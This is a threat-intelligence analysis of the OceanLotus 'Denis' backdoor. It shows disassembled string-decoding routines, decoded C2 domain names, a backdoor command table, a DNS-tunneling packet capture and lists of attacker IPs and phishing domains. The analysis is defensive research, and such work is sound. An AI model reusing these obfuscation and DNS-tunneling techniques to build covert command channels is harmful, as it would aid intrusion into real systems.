File Name	CiscoEapFast.exe, WerFault.exe, SwUSB.exe, msprivs.exe, SndVolSSO.exe
Observed	2016


Overview

Denis is a simple backdoor developed by the OceanLotus Group, well observed in-the-wild and renowned for using DNS tunneling as a transport mechanism for C2 communications.

Denis is typically deployed early in the attack lifecycle, and it appears to be less tailored/targeted than the more advanced backdoors that are utilized once a foothold has been established within an environment.

Behavior


Upon execution, Denis imports the bulk of its runtime APIs dynamically, with the DLL and function names encoded as stack-based strings:



```
mov     [ebp+var_28], 0C1F4E5CEh
mov     [ebp+var_24], 0F5C2E9F0h
mov     [ebp+var_20], 0F2E5E6E6h
mov     [ebp+var_1C], 0E5E5F2C6h
mov     [ebp+var_18], 0
mov     [ebp+var_14], 0D7F4E5CEh
mov     [ebp+var_10], 0E1F4F3EBh
mov     [ebp+var_C], 0C9F4E5C7h
mov     [ebp+var_8], 0EFE6EEh
mov     [ebp+var_3C], 0FFC5FFCEh
mov     [ebp+var_38], 0FFC1FFD4h
mov     [ebp+var_34], 0FFC9FFD0h
mov     [ebp+var_30], 0FFB2FFB3h
mov     [ebp+var_2C], cx ; NetApiBufferFreeNetWkstaGetInfoNETAPI32
```

Figure 69: Denis import DLL and function names encoded on the stack


These UNICODE strings are decoded using byte level add/subtract, depending on the variant:



```
do
{
  *(_WORD *)v0 += 128;
  v0 = (int *)((char *)v0 + 2);
}
while ( *(_WORD *)v0 );
```

Figure 70: ADD 0x80 string decoding


This technique is used heavily amongst APT32 backdoors (for example Remy below):



```
mov     [ebp+var_108], 4C4D473Eh
mov     [ebp+var_104], bl
mov     [ebp+var_D0], 1C1A2C30h
mov     [ebp+var_CC], 3E4C4845h
mov     [ebp+var_C8], 473E4F1Eh
mov     [ebp+var_C4], 4Dh
mov     [ebp+var_A4], 2C1A2C30h
mov     [ebp+var_A0], 4F1E4D3Eh
mov     [ebp+var_9C], 4D473Eh
mov     [ebp+var_74], 4D3E4742h
mov     [ebp+var_70], 484D4738h
mov     [ebp+var_6C], 3Ah
mov     [ebp+var_E0], 2B1A2C30h ; WSAStartup:WSAGetLastError



  loc_4023B3:
                add     word ptr [eax], 27h
                add     eax, 2
                cmp     [eax], bx
                jnz     short loc_4023B3
```

Figure 71: Remy stack-based string decoding

After importing APIs, Denis will typically create a mutex to prevent multiple instances running, before decoding the DNS names used for C2 tunneling in much the same way as API/function names:




```
v203 = 0xAEB1F3EE;                          // ns1.clearddns.com
v204 = 0xE1E5ECE3;
v205 = 0xEEE4E4F2;
v206 = 0xEFE3AEF3;
v207 = 0xED;
for ( k = &v203; *(_BYTE *)k; k = (int *)((char *)k + 1) )
  *(_BYTE *)k += -128;
v195 = 0xF2E1E5F3;                          // search.ultraqueryns.bi
v196 = 0xE8E3u;
v197 = 0xAEu;
v198 = 0xF2F4ECF5;
v199 = 0xE5F5F1E1;
v200 = 0xF3EEF9F2;
v201 = 0xAEu;
v202 = 0xFAE9E2;
for ( l = &v195; *(_BYTE *)l; l = (int *)((char *)l + 1) )
  *(_BYTE *)l += -128;
```

Figure 72: Denis C2 domain name decoding

After decoding and reading configuration stored in the registry, Denis will create a thread to communicate with the C2 server, typically supporting the following commands:

Command Code	Description
0x01	Load DLL and run exported function
0x02	Unload DLL
0x03	Create process (hidden)
0x04	Read file
0x05	Run cmd.exe with redirected stdout
0x06/0x07	Write file
0x0a	Enumerate windows
0x0b	Set registry value
0x0c	Get registry value
0x0f	List directory
0x10	Move file
0x11	Delete file
0x12	Get logical drive information
0x13	Create directory
0x14	Delete directory

C2 data is Base64 encoded and prepended to one of several configured domain names, before being transmitted via DNS request, typically routed via a DNS forwarder:



```
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com
8.8.8.8              192.168.56.20        DNS       164 Standard query response 0x0a54 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAQAAAAAAAEAAAAAAAAAAAAAADMM.AAAAADwAAAA1AAAAeJxz9HP0iQwO0Q1wZmhgYGAIBrJdfRlgXAY-R6tyhpUbQg.IzivMLIxMjIwCjExwAEAkAcKgw.z.teriava.com
8.8.8.8              192.168.56.20        DNS       228 Standard query response 0x0a54 NULL CSSCUAQAAAAAAAEAAAAAAAAAAAAAADMM.AAAAADwAAAA1AAAAeJxz9HP0iQwO0Q1wZmhgYGAIBrJdfRlgXAY-R6tyhpUbQg.IzivMLIxMjIwCjExwAEAkAcKgw.z.teri
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAADbl.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAADbl.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAADbl.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAEdQ.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAEdQ.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAEdQ.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAFfq.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAFfq.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAFfq.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com
192.168.56.20        8.8.8.8              DNS       322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com
8.8.8.8              192.168.56.20        DNS       138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com
```

Figure 73: Denis DNS tunneling

Denis samples have been observed using a variety of forwarders and name servers for C2, as well as using NULL/TEXT/CNAME records to embed encoded data, depending on configuration.


Network Intelligence

Network intelligence was initially obtained during November 2017.

167.114.44.146


All C2 domains were registered using Privacy Guardian on August 21, 2017. All host names resolve to the same Canadian IP address (167.114.44.146).

Whois




Attribute	Value
WHOIS Server	whois.arin.net
Registrar	Administered by ARIN
Email	abuse@ovh.ca (admin) noc@ovh.net (tech)
Name	
Organization	OVH Hosting, Inc. (registrant) Abuse (admin) NOC (tech)
Street	800-1801 McGill College (registrant)
City	Montreal (registrant)
State	QC (registrant)
Postal	H3A 2N4 (registrant)
Country	CA (registrant)

Domains



	Resolve	First
□	far.ordanuy.com	2017-11-09
□	dyndns.yceunca.com	2017-11-09
□	happy.abelleds.com	2017-11-08
□	home.runnerfd.com	2017-11-08
□	ns1.arma3projectlife.com	2015-12-11
□	ns1.faceless.at	2016-10-07

First seen



2017-11-08


First Seen
dyndns.yceunca.com,
far.ordanuy.com,
happy.abelleds.com,
home.runnerfd.com

Unique Resolutions
dyndns.yceunca.com,
far.ordanuy.com,
happy.abelleds.com,
home.runnerfd.com

Click to Filter


87.117.234.172

Whois




Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	ripe@iomart.com (registrant) abuse@rapidswitch.com (admin)
Name	Abuse Robot (admin, tech)
Organization	Iomart Hosting Limited (registrant)
Street	Spectrum House, Clivemont Road (registrant) Iomart Hosting Ltd t/a RapidSwitch (admin)
City	Maidenhead (registrant) Spectrum House (admin)
State	
Postal	SL6 7FW (registrant) Clivemont Road (admin)
Country	UNITED KINGDOM (registrant) Maidenhead (admin)
Phone	441753471040 (registrant) 44 01753 471 040 (admin)
NameServers	

Domains



	Resolve	First	Last
□	adstripstravel.com	2017-07-20	2017-11-09

First seen



2017-07-20


First Seen
adstripstravel.com

Unique Resolutions
adstripstravel.com

Click to Filter

27.102.67.42

Whois




RECORD FROM N/A

Checked by RiskIQ | Expiration N/A | Creation N/A

Attribute	Value
WHOIS Server	whois.apnic.net
Registrar	APNIC
Email	tech@daouidc.com (admin, tech)
Name	DAOU TECHNOLOGY (registrant) IP Manager (admin)
Organization	DAOU (registrant)
Street	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
City	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
State	
Postal	81 (admin, tech)
Country	
Phone	827087950790 (admin, tech)
NameServers	


89.249.65.134

Whois



Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Frankfurt Infrastructure (registrant)
Organization	M247-LTD-Frankfurt (registrant) GLOBALAXS DE NOC (admin)
Street	Hanauer Landstra�e 302, Hessen (admin, tech)
City	60314, Frankfurt, Germany (admin, tech)
State	
Postal	
Country	DE (registrant, admin, tech)

Domains




RESOLUTIONS

□ ▾ Show : 25 ◂ 1-20 of 20 ▸ Sort : Last Seen Descending ▾

	Resolve	First	Last	Source
□	rss.honoremarson.com	2017-11-14	2018-04-05	kaspersky, mnemonic, pingly, riskiq, virustotal
□	ssl.wolfgangneudorf.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
□	repo.paigeherzog.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
□	vm.rebateukgov.co.uk	2017-02-22	2018-01-10	riskiq
□	ns1.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
□	ns2.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
□	appleid-apple-com.page-manage.center	2017-02-18	2017-03-16	riskiq
□	online.hmrc-return-gov.co.uk	2017-02-24	2017-03-16	riskiq
□	hmrc-return-gov.co.uk	2017-03-15	2017-03-16	riskiq
□	form-hmrc-gov.co.uk	2017-03-14	2017-03-15	riskiq
□	page-manage.center	2017-02-20	2017-03-13	riskiq
□	online-hmrc-gov-revenue.co.uk	2017-03-06	2017-03-13	riskiq

First Seen



2017-11-14

First Seen

repo.paigeherzog.com,
rss.honoremarson.com,
ssl.wolfgangneudorf.com

Unique Resolutions

